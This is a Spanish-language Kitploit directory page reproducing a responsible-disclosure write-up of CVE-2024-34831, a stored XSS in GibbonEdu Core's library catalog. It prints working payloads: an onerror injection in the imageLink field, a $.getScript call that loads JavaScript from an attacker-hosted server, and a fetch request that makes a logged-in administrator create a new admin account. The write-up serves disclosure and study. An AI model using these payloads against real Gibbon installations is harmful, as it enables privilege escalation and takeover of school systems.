
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/enzored/cve-2024-34831
Escalada de PrivilegiosAnálisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAprendizaje y Educación
GitHubenzored/cve-2024-34831

CVE-2024-34831

Divulgación detallada de CVE-2024-34831: XSS almacenado en GibbonEdu Core v26.0.00 que conduce a escalada de privilegios a través del parámetro imageLink manipulado y payload remoto de JavaScript.

Ver Repositorio
31hace 2 añosAún no revisado
Compartir

Vulnerabilidad XSS CVE-2024-34831 en GibbonEdu Core v26.0.00 que conduce a escalada de privilegios

Gibbon es un impresionante sistema de gestión escolar completo de código abierto. Se está invirtiendo mucho esfuerzo en renovar la antigua base de código.

Autor: Christian Bajada

1. Vulnerabilidad

El parámetro imageLink al editar/enviar nuevos libros (/modules/Library/library_manage_catalog_editProcess.php) es vulnerable a XSS. Los usuarios con permiso de Gestionar Catálogo pueden explotar esta vulnerabilidad provocando la ejecución de scripts arbitrarios para usuarios con permisos de nivel superior y elevar privilegios.

2. Escenario Simple de PoC

  1. Navegue a Aprender > Biblioteca > Gestionar Catálogo
  2. Edite uno de los elementos del libro.


  3. El campo Enlace de Imagen no está sanitizado correctamente y nos permite ejecutar Javascript arbitrario. Modifique el Enlace de Imagen a [http://x](http://x/)" onerror='alert(1)' y el código de alerta se ejecutará al cargar la página cuando se cargue la página de la biblioteca:
Gibbon_XSS_1

Gibbon_XSS_1

3. PoC para Escalada de Privilegios

Esta sección explica cómo esta vulnerabilidad puede usarse para algo más peligroso que una simple ventana emergente de alerta (1). Vamos a engañar a un administrador conectado para que cree sin problemas otro administrador, accesible por el atacante.

El campo imageLink es demasiado pequeño para permitirnos invocar cualquier funcionalidad significativa en la plataforma Gibbon. Lo que podemos hacer es simplemente alojar el Javascript en otro lugar y que el navegador lo descargue y ejecute. La falta de CSP hace esto posible.

  1. El usuario malicioso crea el payload para crear un usuario administrador de la siguiente manera y lo coloca en una ubicación de acceso público, p. ej. https://<tuservidor.com>/payload.js. El siguiente código, si es ejecutado por un administrador, creará un usuario administrativo llamado hexthecat. El código invoca la función en Gibbon Core para crear un nuevo usuario junto con todos los parámetros requeridos.
fetch('./modules/User%20Admin/user_manage_addProcess.php', { method: 'POST', body: new URLSearchParams({ title: 'Mr.', surname: 'Cat', firstName: 'Hex', preferredName: 'Hex', 'officialName' : 'Hex', gender: 'M', dob: '01/04/2024', gibbonRoleIDPrimary: '001', username: 'hexthecat', passwordNew: 'Hexed001', passwordConfirm: 'Hexed001', status: 'full', canLogin: 'Y', passwordForceReset: 'Y' }) });
  1. El usuario malicioso de Gestionar Catálogo introduce el siguiente imageLink para un libro (manteniendo el original y añadiendo la parte de carga del script):

http://books.google.com/books?id=SluXuAAACAAJ&printsec=frontcover&img=1&zoom=1&source=gbs_api" onmouseover="$.getScript('https://<tuservidor.com>/payload.js')"

  1. El administrador navega por la biblioteca.

Debe esperar hasta que el administrador navegue al catálogo de la biblioteca o convencerlo mediante mensajería instantánea, correo electrónico o cualquier otro canal.


El acto de pasar el ratón (onmouseover) sobre la imagen del libro hará que el payload se obtenga desde la ubicación (en este caso <tuservidor.com>) y se ejecute. Esto resulta en la creación de un usuario administrador al que el usuario malicioso puede acceder ahora. El listener 'onerror' también se puede usar para que el payload se ejecute inmediatamente en lugar de tener que pasar el ratón sobre la imagen.

Puede verificar el usuario creado en el menú ADMIN > Administración de Usuarios
Gibbon_XSS_2

4. Divulgación Responsable

Publicado según las pautas de divulgación responsable https://github.com/GibbonEdu/core/security.


  • 06 de mayo de 2024: Vulnerabilidad reportada y reconocida por el mantenedor de GibbonEdu.
  • 15 de mayo de 2024: Número CVE asignado por MITRE.
  • 10 de septiembre de 2024: Aviso publicado.
Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    618
  • 3

    looking-glass

    anonghosty/looking-glass

    Plataforma CSIRT que ingiere informes de Shadowserver en MongoDB y los reproduce como mapas interactivos, análisis, hallazgos, avisos y paneles ejecutivos.

    407
  • 4

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    324
  • 5

    jumpserver

    jumpserver/jumpserver

    JumpServer es una plataforma de gestión de accesos privilegiados (PAM) de código abierto que proporciona a los equipos de DevOps y TI acceso seguro y bajo demanda a endpoints SSH, RDP, Kubernetes, base de datos y RemoteApp a través de un navegador web.

    279
  • 6

    Aliens_eye

    arxhr007/aliens_eye

    Motor de OSINT impulsado por IA para descubrir y mapear más de 7.700 identidades en redes sociales en toda la web

    270

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →



